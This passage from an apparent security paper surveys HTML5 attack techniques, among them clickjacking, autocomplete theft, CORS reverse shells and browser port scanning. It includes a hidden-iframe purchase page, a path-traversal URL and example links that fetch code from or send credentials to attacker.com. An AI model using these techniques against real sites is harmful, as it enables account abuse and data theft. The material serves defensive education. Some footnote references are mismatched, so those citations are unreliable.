The script above will change the URL of the page to *www.badsite.com/www.BankOfIreland.com/login.php.* It is important to note that the URL variable of the *replaceState()* function can only be a path on the current domain and not a link to an entirely different domain. However, it does open the door to some phishing attacks.

For more information on the above-mentioned functions, Mozilla has a very good article on manipulating browser history on its developers network site.[17] HTML5Demos[18] also has a good example of this. Finally, Murray Picton also created code that actually animates a page's URL.[19]

Clickjacking

Clickjacking,[20] also known as user interface (UI) redressing, is an attack that aims to effectively steal mouse button clicks from a victim and to redirect them to a different page the attacker specifies. The attacker's goal is to make the user click a concealed link without his knowledge. In a common attack scenario, the attacker tricks his victim into visiting a page and into clicking the buttons on it. What the victim does not realize is that another page (i.e., a transparent layer) was loaded over the page he sees. Clicking the buttons actually means clicking content on the hidden page, which can lead to unintended actions. This becomes even worse if the transparent page is actually a site that is off limits to the attacker but which the user has access to, as the victim's browser may automatically log him in to the hidden page.

[17] https://media.blackhat.com/bh-eu-10/presentations/Stone/BlackHat-EU-2010-Stone-Next-Generation-Clickjacking-slides.pdf

[18] http://www.w3schools.com/html5/att_form_autocomplete.asp

[19] http://blog.andlabs.org/2010/08/stealing-entire-auto-complete-data-in.html

[20] http://en.wikipedia.org/wiki/Clickjacking

Let us illustrate this with a simple game of "Where's Wally?" or "Where's Waldo?"[21] If you are unfamiliar with this game, the goal is to find a certain character called "Wally" in a particular picture. Wally has been highlighted in the following picture.




Figure 13. *Game with a hidden iframe and where Wally is highlighted*

The page above looks simple enough. What the victim does not realize is that a transparent iframe has been overlaid on top of the page. Look at the following HTML code for the page:

```
<!DOCTYPE html>
<html>
<head></head>
<body>
  <center>
    <p>CLICK ON WALLY TO WIN!</p>
    <img src="http://technology360.typepad.com/photos/uncategorized/waldo.jpg">
    <iframe width=100% height=100% frameborder="0" id="hiddenFrame"
    src="http://www.amazon.com/Kindle-Wireless-Reader-3G-Wifi-Graphite/dp/B003DZ1Y72/ref=amb_link_357236502_4?
    style="opacity: 0.8; overflow:hidden; left:-650px; top:190px; position:absolute; z-index:1;"></iframe>
  </center>
</body>
</html>
```

[21] http://en.wikipedia.org/wiki/Where's_Wally%3F

The code shows that the attacker wants to load the game image. He, however, also loads an iframe that a user cannot see. Let us look at the iframe's attributes to understand what actually happens:

- ***src:*** The iframe points to the *amazon.com* web page from which one can purchase an Amazon Kindle.
- ***frameborder:*** The *frameborder* was turned off so that the iframe's border is not visible.
- ***opacity:*** This is set to "0" in Figure 13, rendering the iframe transparent.
- ***left, top, position:*** These three attributes combined allows the attacker to position the iframe exactly where he wants it to be on top of the visible page.
- ***z-index:*** This placed the hidden iframe in front of the image so that it will receive the user click instead of the picture beneath it.

To really understand what happens when a user clicks on Wally, the *opacity* attribute has been changed to "0.8."




Figure 14. *Hidden iframe on top of the image in Figure 13 revealed*

So, while a victim thinks he is clicking on Wally, he is actually ordering and paying for an Amazon Kindle using Amazon's *1-Click Purchase* feature.

Most sites that do employ server-side defenses against clickjacking do so using a technique known as "FrameKilling."[22] This is essentially a piece of code that checks if a web page is being displayed in a frame and if so refuses to load it or displays an error message. Sites such as *Gmail* and *Twitter,* which have been clickjacking campaign victims in the past make use of this technique.

New Clickjacking Attack Vectors in HTML5

To increase security, HTML5 added a new attribute to iframes called "sandbox."[23] This attribute allows a page to impose restrictions on what the content of an embedded iframe can do, including disabling forms, scripts, and plug-ins. At first glance, this seems like a very good idea. It allows a page to embed content from an untrusted source (e.g., an advertisement) but restricts what that content can do. It actually lessens the security of any site that uses FrameKilling to protect against clickjacking, as it also stops the FrameKilling code from running.

HTML5 also introduced the Drag-and-Drop API, which allows a user to drag the elements on a page to other locations (e.g., the desktop or another page).[24] It also allows a user to drag content from outside a page (e.g., an image on his desktop) into it,[25] leading to a lot of possibilities with regard to user interaction.

Needless to say, it also introduced a number of new attacks. Historically, tricking users into actually entering data using clickjacking was difficult. It is even more difficult to force them to enter specific data such as a shipping address. It is also not possible for the attacker's page to extract data from an embedded hidden iframe due to the *Same Origin Policy.*[26]

The Drag-and-Drop API simplifies this process a lot. Paul Stone[27] described two drag-and-drop-related attacks very well in his "Blackhat EU 2010" presentation. The first attack follows this process:

ATTACK 1—Text field injection: Dragging attacker-controlled data into hidden text fields.

1. Position the text field in a hidden iframe.
2. Get the user to drag an element (e.g., a game piece or a slider).
3. Set the dragged data to the value the attacker wants.
4. Have the iframe follow the cursor.
5. Releasing the mouse button causes the user to unknowingly drop text into the text field.

The most important step above is *3*. When dragging an object, one can alter the value that will be dropped using the *dataTransfer.setData* function, which gives the attacker a lot of flexibility as shown by the following code:

```
<div ondragstart="event.dataTransfer.setData('Attackers Text')">Drag me</div>
```

[22] http://en.wikipedia.org/wiki/Framekiller
[23] http://www.w3schools.com/html5/att_iframe_sandbox.asp
[24] http://slides.html5rocks.com/#landing-slide
[25] http://slides.html5rocks.com/#drag-in
[26] http://en.wikipedia.org/wiki/Same_origin_policy
[27] https://media.blackhat.com/bh-eu-10/presentations/Stone/BlackHat-EU-2010-Stone-Next-Generation-Clickjacking-slides.pdf

The second attack described in the paper works the opposite way. In it, the attacker can drag content from a hidden iframe, potentially stealing confidential data he cannot otherwise access, in the following way:

ATTACK 2—Content extraction: Dragging private user data to areas under the attacker's control.

1. Trick the victim into selecting hidden confidential data (e.g., overlay on a game piece).
2. Get the user to drag this element.
3. Get the user to drop the element onto an area under the attacker's control.
4. Releasing the mouse button causes the user to unknowingly place confidential data under the attacker's control.

In the paper, Stone expounds on this attack, showing how a victim can be tricked into selecting entire areas of a site and not just single elements. He also explained how a lot of social engineering tactics can be eliminated using the Java Drag-and-Drop API to trigger a drag anytime.

Another very important attack scenario should be considered. Extending the first attack scenario using social engineering, an attacker can convince a victim to actually drag confidential files from their systems and to drop these in attacker-controlled areas, sending these files to the attacker.

In sum, drag and drop combined with social engineering allows an attacker to retrieve confidential content and files from a victim's system as well as to enter and send specific form content from the victim's system as if these were his own.

Stealing Sensitive Data via Autocomplete

A new addition to the *<form>* tag in HTML5 is the *autocomplete*[28] attribute, which tells the user's browser to predict the input for a form field. When the user starts typing, the browser displays options based on his previous entries.




Figure 15. Autocomplete *attribute in action*

In many cases, the entries in the drop-down list may contain sensitive data such as addresses, phone numbers, email addresses, and even banking information and passwords. People may think it is relatively easy for an attacker to gather information in drop-down lists but these are not part of the DOM so JavaScript cannot see them.

Lavakumar Kuppan from Andlabs.org came up with an interesting way to get around this attack using a clever social engineering tactic.[29] This was based on an earlier attack disclosed by Jeremiah Grossman,[30] which worked as follows:

1. An input field with a very small width (i.e., 3px) is placed just above the current mouse position.
2. Using JavaScript, a character is entered into the input box starting with *a,* then *b,* and so on.
3. Once the autocomplete box shows up, the first entry will directly appear beneath the mouse pointer and is automatically highlighted. This autocomplete box is also only 3px in size.

[28] http://www.w3schools.com/html5/att_form_autocomplete.asp
[29] http://blog.andlabs.org/2010/08/stealing-entire-auto-complete-data-in.html
[30] http://jeremiahgrossman.blogspot.com/2010/07/i-know-who-your-name-where-you-work-and.html

4. The attacker now social engineers the victim into pressing *Enter,* which will populate the input field with the autocomplete suggestion, which can now be read by JavaScript.
5. This process is repeated for each letter and the input box moves slightly higher each time so that all of the autocomplete entries can be taken.

The above-mentioned attack may sound farfetched but the *Andlabs.org* site has an excellent proof of concept (POC)[31] that shows just how a victim can fall for it. Overall, the attack can potentially yield quite a bit of personal information about a particular user by creating hidden input fields with names such as *email, firstname, lastname, CCard, CCV,* and so on as well as by using this technique to iterate through them.




Figure 16. *Autocomplete-stealing POC from Andlabs.org*

Local Storage

HTML5 introduced several very useful ways for web developers to save persistent content on a user's system, namely, Local Storage, aka Web Storage[32] and WebSQL Storage.[33] Cookies are traditionally used for persistent storage but these have some limitations, including the following:

- Restricted to 4KB in size
- Sent with every HTTP request, leading to a potential security issue
- Unnecessarily use bandwidth

Using the new *Local Storage* feature is easy, as shown by the following code:

```
<script>
  localStorage.setItem("MyItem","Items Value");
  var example = localStorage.getItem("My Item");
</script>
```

Information is stored as key-value pairs and can be easily stored and retrieved. Event handlers can also be registered to monitor for changes to local storage values.

[31] http://www.andlabs.org/hacks/steal_autofill.html
[32] http://dev.w3.org/html5/webstorage/
[33] http://dev.w3.org/html5/webdatabase/

WebSQL is also very easy to use. It provides a thin wrapper around an Sqlite database, along with simple JavaScript functions to interact with it. It is implemented by *Chrome, Opera,* and *Safari* but Mozilla will not implement it, which may lead to the standard's death.[34] In fact, it is not technically part of the HTML5 specifications.

```
<script>
  var db = openDatabase('mydb', '1.0', 'my example database', 2 * 1024 * 1024);
  db.transaction(function (tx) {
    tx.executeSql('CREATE TABLE firstnames (id unique, text)');
    tx.executeSql('INSERT INTO firstnames (id, text) VALUES (1, "Robert")');
  });
</script>
```

As shown above, the format is rather straightforward and anyone with SQL experience should be familiar with it. The *openDatabase()* function takes parameters for the name, version, description, and size of the database. Many good WebSQL tutorials are available online.[35]

Local Storage Attacks

If developers start using *Local Storage* to store sensitive or interesting information, this will undoubtedly become a prime target for attackers. Attackers may have a problem since a site can only read the local storage variables for its own domain. Unfortunately, there are two major ways to get around this, namely:

1. **XSS:** If the target site has an obvious XSS flaw, the attacker can leverage this to execute JavaScript code and can gain access to local variables.
2. **Domain Name System (DNS) cache poisoning/spoofing:**[36] Using this well-known tactic, an attacker can redirect all requests for the target site to a different site under his control. Once done, he gains complete access to the target site's local storage variables. Enforcing Secure Sockets Layer (SSL) can help relieve this issue to some extent.

The severity of interacting with local storage variables depends on the web application used. Reading variables can allow an attacker to read passwords in plain text or easily reversible hashing algorithms. Setting and altering data can alter the behavior of a web application for a user. In addition, an attacker can also simply delete local storage variables using *localStorage.clear()* or *localStorage.removeItem()*.


WebSQL Attacks

As a form of local storage, WebSQL is vulnerable to the same attacks as local storage (i.e., accessing local storage information via XSS or DNS spoofing). WebSQL, however, may also have two unique attack vectors to consider, namely:

1. **SQL injection:**[37] Using SQL injection, an attacker can access all of a user's local databases, allowing him to actually bypass some of the business logic of an application.

[34] http://en.wikipedia.org/wiki/Web_SQL_Database
[35] http://html5doctor.com/introducing-web-sql-databases/
[36] http://en.wikipedia.org/wiki/DNS_cache_poisoning
[37] http://en.wikipedia.org/wiki/SQL_injection

2. **Local resource exhaustion:** WebSQL databases are supposed to be restricted to 5MB in size. When a database grows to larger than this, the user should be presented an option to grant more space to it, as in the *Safari* browser.



Source: http://html5doctor.com/introducing-web-sql-databases/

Figure 17. Safari *WebSQL warning*

Other browsers such as *Chrome,* however, do not complain of sizes larger than 5MB. An attacker can leverage this to fill a victim's hard disk with useless data, which is even more of a concern on mobile devices with limited storage.

COR

XMLHttpRequest()[38] is a very commonly used API in modern web applications. This allows a web page to directly send HTTP or HTTPS requests to a web server and to load the server response into the calling script. It is actively used on sites that utilize AJAX[39] such as *Gmail, Facebook,* and *Google Maps.* Prior to HTML5's emergence, these calls were subject to the *Same Origin Policy.* In other words, site A cannot make a direct request to site B for security reasons.

HTML5 changed this situation. It is now possible for site A to make an *XMLHttpRequest* to site B as long as site B explicitly allows it to do so. Site B can do this by including the following header in the response:

```
Access-Control-Allow-Origin: Site A
```

This new phenomenon of COR opens up a number of possible attacks.

[38] http://en.wikipedia.org/wiki/XMLHttpRequest
[39] http://en.wikipedia.org/wiki/Ajax_(programming)

Reverse Web Shells

In his "Blackhat 2010" presentation, "Attacking with HTML5,"[40] Kuppan released a tool called "Shell of the Future," which allows an attacker to tunnel HTTP traffic over COR from a victim's browser. Apart from acting as a proxy, this attack allows an attacker to browse a victim's session from his browser, which works even on sites that use HTTPS. The attack works as follows:

1. An attacker first targets a vulnerable site that has an XSS flaw and injects some code to it.
2. A victim visits the site and launches the attacker's code.
3. The attack payload makes a cross-domain call to the attacker's site, which responds with the Access-Control-Allow-Origin header.
4. The injected code now maintains a two-way communication channel with the attacker's server via cross-domain calls.
5. The attacker can now access the vulnerable site via the victim's browser by sending commands over the channel.

The release of the Shell of the Future code to the public allowed attackers to easily set the attack above in action.[41]

Remote File Inclusion

In the same "Blackhat 2010" presentation, Kuppan called out another vulnerability that may be present in many sites today. A new type of remote file inclusion attack was brought about by changes made to *XMLHttpRequest()* in HTML5. He highlighted a potential flaw in sites that use formatting such as the following:

```
http://www.example.com/#index.php

http://www.example.com/index.php?page=example.php
```

In the code of these types of pages, the sites code will first parse out the page to load *(index.php* in the first case and *example.php* in the second case). Next, the code will use *XMLHttpRequest()* to grab that file from its Web server before directly adding the code of that page to the current page.

In the past, this sort of site setup could be exploited by a client-side file inclusion attack. An attacker can send a link such as the following to the victim:

```
http://www.example.com/index.php?page=logout.php
```

The content of *logout.php* would be fetched, added to the current page, and presented to the user, logging him out of his session. An attacker could also request arbitrary files from the web server such as the following:

```
http://www.example.com/index.
php?page=../../../../../../etc/passwd
```

Regardless of the exact file an attacker requested, however, he remains limited in that he can only request files from the same origin as the page itself, as *XMLHttpRequest()* can only make requests to a site with the same origin. The changes made to HTML5, however, allow *XMLHttpRequest()* to access any site as long as that site allows such, which leaves a wide variety of sites open to an attack code such as the following:

```
http://www.example.com/index.php?page=http://www.
attacker.com/exploit.php
```

[40] https://media.blackhat.com/bh-ad-10/Kuppan/Blackhat-AD-2010-Kuppan-Attacking-with-HTML5-slides.pdf

[41] http://blog.andlabs.org/2010/07/shell-of-future-reverse-web-shell.html

The given code loads the attacker's content and embeds it in a vulnerable site, ultimately running the code on a victim's system.

An extension of this attack known as "cross-site posting" is discussed in greater detail in Kuppan's paper. Cross-site posting is almost the reverse of remote file inclusion, except that in this case, an attacker does not try to embed his own code in the page. Instead, he tries to have sensitive data that is supposed to be sent to the legitimate web server to be sent to his server instead. Imagine a page that uses the same *XMLHttpRequest()* style setup as those described above. This page asks a user to enter his user name and password, along with some other confidential information. Normally, the URL for such a page looks like the following:

```
http://www.example.com/#login.php
```

An attacker, however, can send the following link to the user instead:

```
http://www.example.com/#http://www.attacker.com/
stealDetails.php
```

The vulnerable page now sends sensitive login data to the attacker's server, something that could not happen in the past due to the *Same Origin Policy.* It is likely that this issue will continue to be a vulnerability until web developers realize they need to go back and put extra security checks in place in their code.

Sending Arbitrary Content

One of the assumptions the HTML5 specifications make is that COR should in no way increase the attack surface of legacy servers that do not have knowledge of the COR specifications. This also assumes that the new specifications do not grant additional capabilities to JavaScript in terms of requests that can be made. As previously shown, a number of issues may be present in legacy servers that use *XMLHttpRequest()* without validating if the target site has the same origin.

One should also consider that there are no restrictions on the request part of an *XMLHttpRequest().* In other words, site A can request the content of any other site on the Internet but can only read the response if the other site explicitly allows it to do so. In a lot of cases though, merely requesting a page on another server is enough to have an effect on that server's web application. Take the following request to an imaginary page as an example:

```
http://www.gamblingSite.com/placeBet.php?User=
Robert&bet=1000&horse=1&race=10
```

To make things even more interesting, HTML5 enables a new scenario wherein the post data sent by the requesting site is no longer restricted to the *key=value* format found in web forms. Data can instead be sent in an arbitrary format. The configuration of the web server may not be prepared to handle such an input, which can lead to undesirable results.

Cross-Document Messaging

Cross-Document Messaging[42] or Web Messaging is another communication protocol HTML5 introduced. This API also allows documents to communicate across domains. In other words, it allows one domain to send plain-text messages to another domain. Prior to sending the message, the sending page must, however, first obtain the window object of the receiving page. Cross-domain messaging is allowed, assuming the following are true:

- The target is a frame within the sender's window.
- The target is a window opened by the sender via a JavaScript call.
- The target is the parent window of the sender or the window that opened the sender's document.

In addition, the target window must also explicitly provide code to handle the message. To send such a message, look at the following code for the sender side:

```
<script>
  var o = document.getElementsByTagName('iframe')[0];
  o.contentWindow.postMessage('test message', 'http://target.com/');
</script>
```

Now, look at the following code for the target to process the request:

```
<script>
  window.addEventListener('message', receiver, false);
  function receiver(event) {
      if (event.origin == 'http://sender.com') {
              if (event.data == 'test message') {
                      event.source.postMessage('test message recieved, thanks!', event.origin);
              }
              else {
                      alert (event.data);
              }
      }
  }
</script>
```

The third line of this script is very important. It checks if the message it just received actually came from the sender's site and not from some other malicious sites. However, this line is not actually required for cross-document messaging to work and can easily be omitted by a developer. If the target does not validate the identity of the sending site, a vulnerability then exists that an attacker can exploit. Note, however, that even if a site validates content in some way, a sender's identity can be spoofed.

WebSockets

The WebSockets API[43] is another specification that is not technically part of HTML5 but is seeing good adoption across browsers. This provides bidirectional, full-duplex communication channels over a single TCP socket and is designed to replace the polling mechanisms AJAX uses in order to simulate a proper TCP connection.

[42] http://en.wikipedia.org/wiki/Cross-document_messaging
[43] http://dev.w3.org/html5/websockets/

Port Scanning

Port scanning simply using JavaScript is possible with new functionality added to HTML5 using either WebSockets or COR. The key to doing this involves checking the *ReadyState* attribute of a connection. WebSockets has four states—*CONNECTING, OPEN, CLOSING,* and *CLOSED. XMLHttpRequests,* on the other hand, has five states—*UNSENT, OPENED, HEADERS_RECEIVED, LOADING,* and *DONE.*

It is possible to determine if a port is open, filtered, or closed based on the amount of time it takes to change from one state to another. In WebSockets scanning's case, this refers to the amount of time the *CONNECTING* state lasts. In *XMLHttpRequests's* case, it is the amount of time the *OPENED* state lasts. These scans are not as reliable as a port scanner such as NMap, as they are performed at the application layer.

While not as powerful as a traditional port scanner, the scanning methods above allow an attacker to scan a victim's entire network by simply luring him to a malicious or compromised page. Because the scans run on a victim's system, they do so behind any firewall at an organization's perimeter, something an attacker cannot do under normal circumstances.

Kuppan described port scanning in more detail in his "Blackhat 2010" presentation. He also released a POC tool called *"JS-Recon,"* which allows people to test the above-mentioned attacks.[44]

Vulnerability Scanning/Network Mapping

In their presentation for "Appsec USA" and "Hashdays 2011,"[45] Juan Galiana Lara and Javier Marcos de Prado expounded on the port scanning idea in order to implement a vulnerability-scanning component. They used a technique Wade Alcorn outlined in 2006 known as "interprotocol communication."[46] The idea behind this approach is to wrap one protocol (i.e., the target protocol the service being scanned uses) in another carrier protocol (i.e., HTTP).

For example, an attacker can use *XMLHttpRequests()* to connect to an FTP server. Next, he can take a known exploit for that FTP server and send it. When the FTP server receives the FTP exploit, it will first have to parse the HTTP header from the *XMLHttpRequest,* which in most cases will cause the server to return errors. However, if the FTP server is sufficiently fault tolerant and can parse the resulting exploit code, the attacker gains control of that machine. As such, the two key components for a successful interprotocol exploit attack are high fault tolerance and the ability of the target protocol to be successfully wrapped in the carrier (i.e., HTTP) protocol.

Galiana and Marcos released a tool to carry out this attack as part of the Browser Exploit Framework (BeEF).[47] This tool allows an attacker to not only map out a victim's entire network but also to exploit and gain access to other vulnerable systems on the user's network, all because the victim visited a malicious site.

[44] http://www.andlabs.org/tools/jsrecon.html

[45] https://www.hashdays.ch/speakers/

[46] http://www.nccgroup.com/Libraries/Document_Downloads/09_06_Inter-Protocol_Communication_sflb.sflb.ashx

[47] http://beefproject.com/

Desktop Notifications

A very nice proposed HTML5 feature is Web Notifications.[48] This API allows a site to display simple notifications to alert users outside the web page itself. It is up to a browser to decide how these notifications will be displayed.




Figure 18. *Web notification pop-up message displayed by* Chrome

Creating web notifications is really straightforward. First, we need to request user permission to display notifications.




Figure 19. *Getting user permission*

Once permission has been granted, coding the web notification is as simple as writing the following code:

```
var icon  = 'http://www.insidegitmo.com/Images/WebReady/email-icon.jpg';
var title = 'Email';
var body   = "Hey - you've got mail";


var popup = window.webkitNotifications.createNotification(icon, title, body);
popup.show();
setTimeout(function(){
  popup.cancel();
}, '15000');
```

The code above will display the web notification in Figure 18.

Notifications can even contain HTML content, making them very versatile indeed. While notifications do present developers a range of useful features, these also provide an excellent attack vector for attackers to socially engineer victims. Due to the separate appearance of notifications from browsers, it is likely for users to think these pop-up messages are from the OS or some third-party application such as an instant-messaging (IM) client. At this stage, the severity of such an attack really comes down to an attacker's ingenuity and a victim's naivety. While many options are available, look at a simple phishing attack that uses web notifications in Figure 20.




Figure 20. Gmail *phishing Web notification*

As shown, the true message sender (i.e., *jsbin.com)* is still visible although most users could miss this. If a user enters his password and presses *Go!,* the input will be sent to the attacker's server, as in the case of a normal web form.

Web notifications are also ideally suited for the use of cybercriminals behind FAKEAV. Simply creating a pop-up message that looks like one that promotes a legitimate security product allows them to stage attacks.

[48] http://www.w3.org/TR/notifications/

Overall, the Web Notifications API presents a significant amount of scope for attackers to social engineer sensitive data from victims.

Geolocation

The Geolocation API[49] allows a user to share his current location with a site. Obviously, many applications of such a technology exists (e.g., online mapping software, gaming, better targeted services, and advertising). It also raises obvious privacy concerns, which is why the user must explicitly allow a site to use this API. Via social engineering, victims can be easily enticed to allow a malicious site to use this functionality or may allow a trusted site to use geolocation only to become a victim of a compromise or of an XSS vulnerability.

